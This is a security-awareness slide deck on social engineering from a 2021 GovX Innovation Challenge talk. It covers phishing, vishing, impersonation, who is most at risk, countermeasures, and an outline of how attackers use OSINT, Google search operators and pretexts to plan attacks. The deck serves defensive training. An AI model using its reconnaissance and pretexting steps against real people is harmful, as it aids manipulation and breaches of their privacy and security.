



# **GovX Innovation Challenge 2021**

**Social Engineering -  
human factor**




# Agenda

- **Part 1: Introduction to Social Engineering**
- **Part 2 Social Engineering techniques**
- **Part 3: Counter measures** Building the human firewall



# Objectives

1. Understand the threat and how to protect against
2. Spark interest in ethical hacking / social engineering



# ANNA COLLARD

## Social Engineering



### Background:

Founder of Popcorn Training – now a **KnowBe4** company.

- BA, CISSP, CISA, ISO 27001 Lead Auditor & Implementer, Business Analyst, (ex)PCI DSS QSA, (ex) CIPP/IT

- Women in Tech Innovations Throughout Africa 2020 WINNER: Southern and Central Africa

- Featured in **Top 50 Women in Cyber Africa**

- Featured in **Top 100 Women in Cyber 2020** by Cyber Defense Magazine

- ISACA South Africa **President Award 2020**



# **Part 1**

# **Introduction to Social Engineering**


- Definition of Social Engineering
- Amygdala Hijack
- Social Engineering methods
- Impact of Social Engineering
- Who is at Risk

A dark, atmospheric photograph of two individuals in a dimly lit room, likely a server room or a hacker's den. Both individuals are wearing dark hooded sweatshirts. One person is seated at a desk, focused on typing on a laptop. The other person stands behind them, looking on. The desk is cluttered with various electronic devices, including multiple computer monitors, a tablet, and a white mug. The background is dark, with some light reflecting off the surfaces of the equipment. The overall mood is mysterious and tech-oriented.

**Why hack technology if it's easier to hack a human?**

# Our operating systems haven't been upgraded

- . Fear
- . Greed
- . Desire
- . Curiosity



# Social Engineering Definition




*“Any act that influences a person to take an action that may or may not be in their best interest”.*



# Social Engineering

The science of manipulating human behaviour to conduct a security breach.



# Our brains: frontal lobes



## Frontal Lobes

rational, thinking,  
reasoning,  
decision-making,  
planning



# Our brains: Amygdala





**Amygdala**

activates the  
fight-or-flight  
response



# Goals of SE: Hijack Amygdala



# Typical Methods of Social Engineering



- Phishing



- Vishing



- SMiShing





- Impersonation




**Combination** of all of these


# Cybercrime during Covid: Impact



# Ransomware Attack Vectors



# 100 Threat Intelligence Reports Analyzed




Source	#
AhnLab	2
AliBaba	1
AlienVault	1
Alyac	7
Anomali	2
Binary Defense	1
Bromium	1
Checkpoint	5
Cisco Talos	4
CrowdStrike	1
Cybereason	3
Cylance Threat Vector	2
Dragos	1
Esentire	1
ESET WeLiveSecurity	7
FireEye	2
Fortinet	2
G Data Software	1
Intezer	1
Kaspersky Securelist	4
Lookout	1
Malwarebytes	1
McAfee	2
Netlab	1
NTT Security	1
Objective-See	1
Palo Alto Unit 42	2
Proofpoint	3
PT Security	1
Recorded Future	1
RiskIQ	2
Secureworks	1
Snyk	1
Sophos	2
Sucuri	1
Symantec	4
Tencent	1
Threatrecon	2
Trend Micro	7
Twitter	11
Wexin	1
Yoroi	2
ZDNet	2
<b>Grand Total</b>	<b>100</b>

Figure 3: Source of threat intelligence reports analyzed

<https://info.knowbe4.com/threat-intelligence-to-build-your-data-driven-defense>



# 100 Threat Intelligence Reports Analyzed



Source	#
AhnLab	2
AliBaba	1
AlienVault	1
Alyac	7
Anomali	2
Binary Defense	1
Bromium	1
Checkpoint	5
Cisco Talos	4
CrowdStrike	1
Cybereason	3
Cylance Threat Vector	2
Dragos	1
Esentire	1
ESET WeLiveSecurity	7
FireEye	2
Fortinet	2
G Data Software	1
Intezer	1
Kaspersky Securelist	4
Lookout	1
Malwarebytes	1
McAfee	2
Netlab	1
NTT Security	1
Objective-See	1
Palo Alto Unit 42	2
Proofpoint	3
PT Security	1
Recorded Future	1
RiskIQ	2
Secureworks	1
Snyk	1
Sophos	2
Sucuri	1
Symantec	4
Tencent	1
Threatrecon	2
Trend Micro	7
Twitter	11
Wexin	1
Yoroi	2
ZDNet	2
<b>Grand Total</b>	<b>100</b>

Figure 3: Source of threat intelligence reports analyzed

<https://info.knowbe4.com/threat-intelligence-to-build-your-data-driven-defense>

# Who is most at risk?

- **New, seasonal or temporary** employees
- **Senior** people (managers, directors, privileged users)
- **Maintenance** staff (cleaners, security guards, vendors)
- People who are **active or chatty** on social media.
- **HR** departments
- **Everyone** is actually at risk.



# **Part 2**


## **Social Engineering Techniques**

- Social Engineering Pyramid
- OSINT
- Pretexting

# Social Engineering Pyramid



# Social Engineering Pyramid



# OSINT

Open Source Intelligence (OSINT) is data collected from publicly available sources to be used in an intelligence context

*Wikipedia*

Research (OSINT)

Pretext Development


Plan Attack:  
what, when, who

Execute Attack


(Reporting)



# Where can we find information?



# Physical Media, Grey literature, Metadata...






# OSINT Tools

- Search Engines
- Social Networks
- Email addresses, usernames
- Data breaches
- Systems








# Google Search Operators



[All](#) [Images](#) [News](#) [Videos](#) [Maps](#) [More](#) [Settings](#) [Tools](#)

About 21 results (0,23 seconds)

### Images for site:knowbe4.com "Anna Collard"



[→ More images for site:knowbe4.com "Anna Collard"](#) [Report images](#)

[www.knowbe4.com](#) › [press](#) › [knowbe4-africas-anna-co...](#) ▼

#### [KnowBe4 Africa's Anna Collard Wins Innovations Throughout ...](#)

Mar 10, 2020 - Collard recognized for helping to revolutionize the way people are educated on cybersecurity awareness globally. KnowBe4, the provider of ...


[www.knowbe4.com](#) › [press](#) › [the-knowbe4-african-cyb...](#) ▼

#### [The KnowBe4 African Cybersecurity Awareness Report](#)

Dec 5, 2019 - **Anna Collard**, the Managing Director of KnowBe4 Africa, a specialist in cyber security awareness training, was in Mauritius to present The 2019 ...




# Google Search Operators




The screenshot shows a Google search interface with the query "site:knowbe4.com filetype:PDF" entered in the search bar. The search bar includes a clear button (X), a voice search icon, and a search icon. Below the search bar, navigation links for "All", "Images", "News", "Shopping", "Maps", and "More" are visible, along with "Settings" and "Tools". The search results indicate "About 188 results (0,19 seconds)". Three results are displayed, all from "www.knowbe4.com" and marked as PDFs:

- CHS Checklist v 3.0 - KnowBe4**  
Refer to all relevant policies your organisation has related to cybersecurity and remote working. For example a Virtual Private Network (VPN) and Multi-Factor ...
- Leveraging KnowBe4 to Enhance Your Customers' Security ...**  
What makes this remarkable is the amount of money he managed to score and the industry from which he stole it. The indictment specifically describes the.
- Case Study: The Alliance for Strong Families and ... - KnowBe4**  
Overview. The Alliance for Strong Families and Communities is a strategic action network that works with and through its network of social sector leaders to ...

# Google Search Operators

EXPLOIT  
DATABASE



GET CERTIFIED

